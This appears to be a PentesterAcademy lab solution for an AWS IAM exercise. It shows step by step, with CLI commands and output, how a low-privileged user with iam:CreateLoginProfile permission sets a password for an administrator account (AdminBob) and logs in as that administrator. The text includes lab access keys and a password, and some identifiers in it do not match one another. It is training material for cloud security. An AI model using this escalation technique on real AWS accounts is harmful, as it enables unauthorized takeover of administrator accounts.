ATTACK DEFENSE


by PentesterAcademy

Name	Overly Permissive Permission II
URL	https://attackdefense.com/challengedetails?cid=2251
Type	AWS Cloud Security : IAM

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Click on the lab link button to get access to AWS lab credentials.




Access Credentials to your AWS lab Account

Login URL	https://415159840190.signin.aws.amazon.com/console
Region	US East (N. Virginia) us-east-1
Username	student
Password	Ad3yOZGpv8LgKCCr
Access Key ID	AKIAVBKLUNW7N233PZBE
Secret Access Key	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

Step 2: Configure AWS CLI to use the provided credentials.


Command: aws configure



```
┌──(kali㉿kali)-[~]
└─$ aws configure
AWS Access Key ID [****************TJEI]: AKIAWBKLUNW7N233PZBE
AWS Secret Access Key [****************u3Q3]: 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
Default region name [us-east-1]:
Default output format [None]:
```

Step 3: Get details of the current user.


Commands: aws iam get-user




```
┌──(kali㉿kali)-[~]
└─$ aws iam get-user
{
    "User": {
        "Path": "/",
        "UserName": "student",
        "UserId": "AIDAWBKLUNW7G7TPTMJEG",
        "Arn": "arn:aws:iam::415159840190:user/student",
        "CreateDate": "2021-02-13T05:47:22+00:00"
    }
}
```

Step 4: Get information about the policies attached to the user.

Commands:
aws iam list-user-policies --user-name student
aws iam get-user-policy --user-name student --policy-name terraform-20210211093521341300000001



```
┌──(kali㉿kali)-[~]
└─$ aws iam list-user-policies --user-name student
{
    "PolicyNames": [
        "terraform-20210213054722258300000001"
    ]
}
```




```
┌──(kali㉿kali)-[~]
└─$ aws iam get-user-policy --user-name student --policy-name terraform-20210213054722258300000001
{
    "UserName": "student",
    "PolicyName": "terraform-20210213054722258300000001",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": [
                    "iam:CreateLoginProfile",
                    "iam:ChangePassword"
                ],
                "Effect": "Allow",
                "Resource": "*"
            }
        ]
    }
}
```


The user has permission to create a login profile for any user.

Step 5: Check for users with “AdministratorAccess” policy attached to them.

Commands:
aws iam list-users
aws iam list-attached-user-policies --user-name AdminBob




```
{
    "Users": [
        {
            "Path": "/",
            "UserName": "AdminBob",
            "UserId": "AIDAWBKLUNW7BRLNZ7GFY",
            "Arn": "arn:aws:iam::415159840190:user/AdminBob",
            "CreateDate": "2021-02-13T05:47:22+00:00"
        },
        {
            "Path": "/",
            "UserName": "AdminJane",
            "UserId": "AIDAWBKLUNW7JLMSXTF3H",
            "Arn": "arn:aws:iam::415159840190:user/AdminJane",
            "CreateDate": "2021-02-13T05:47:22+00:00"
        },
        {
            "Path": "/",
            "UserName": "identity",
            "UserId": "AIDAWBKLUNW7GI7KVINZK",
            "Arn": "arn:aws:iam::415159840190:user/identity",
            "CreateDate": "2021-02-13T05:47:27+00:00"
        },
        {
            "Path": "/",
            "UserName": "student",
            "UserId": "AIDAWBKLUNW7G7TPTMJEG",
            "Arn": "arn:aws:iam::415159840190:user/student",
            "CreateDate": "2021-02-13T05:47:22+00:00"
        }
    ]
}
```



```
┌──(kali㉿kali)-[~]
└─$ aws iam list-attached-user-policies --user-name AdminBob
{
    "AttachedPolicies": [
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
```


Step 6: Create a login profile for user AdminBob.

Command: aws iam create-login-profile --user-name AdminBob --password abcd@12345 --no-password-reset-required



```
┌──(kali㉿kali)-[~]
└─$ aws iam create-login-profile --user-name AdminBob --password abcd@12345 --no-password-reset-required
{
    "LoginProfile": {
        "UserName": "AdminBob",
        "CreateDate": "2021-02-13T05:50:25+00:00",
        "PasswordResetRequired": false
    }
}
```

Step 7: Sign in with the IAM user AdminBob and password "abcd@12345" in the AWS console.




Sign in as IAM user

Account ID (12 digits) or account alias: 415159840190

IAM user name: AdminBob

Password: ●●●●●●●●●●

Sign in
Sign in using root user email
Forgot password?
Amazon RDS for SQL Server
Build applications that scale with a fully managed SQL Server database
aws



Services ▼
Search for services, features, marketplace products, and docs [Alt+S]
AdminBob @ 4151-5984-0190 ▼
N. Virginia ▼

AWS Management Console

AWS services

▼ Recently visited services

IAM | CloudFormation | S3

Lambda | API Gateway

▶ All services

Stay connected to your AWS resources on-the-go

AWS Console Mobile App now supports four additional regions. Download the AWS Console Mobile App to your iOS or Android mobile device. Learn more

Explore AWS

Successfully gained access to AdminBob users.

References:

1. AWS CLI (https://docs.aws.amazon.com/cli/latest/reference/)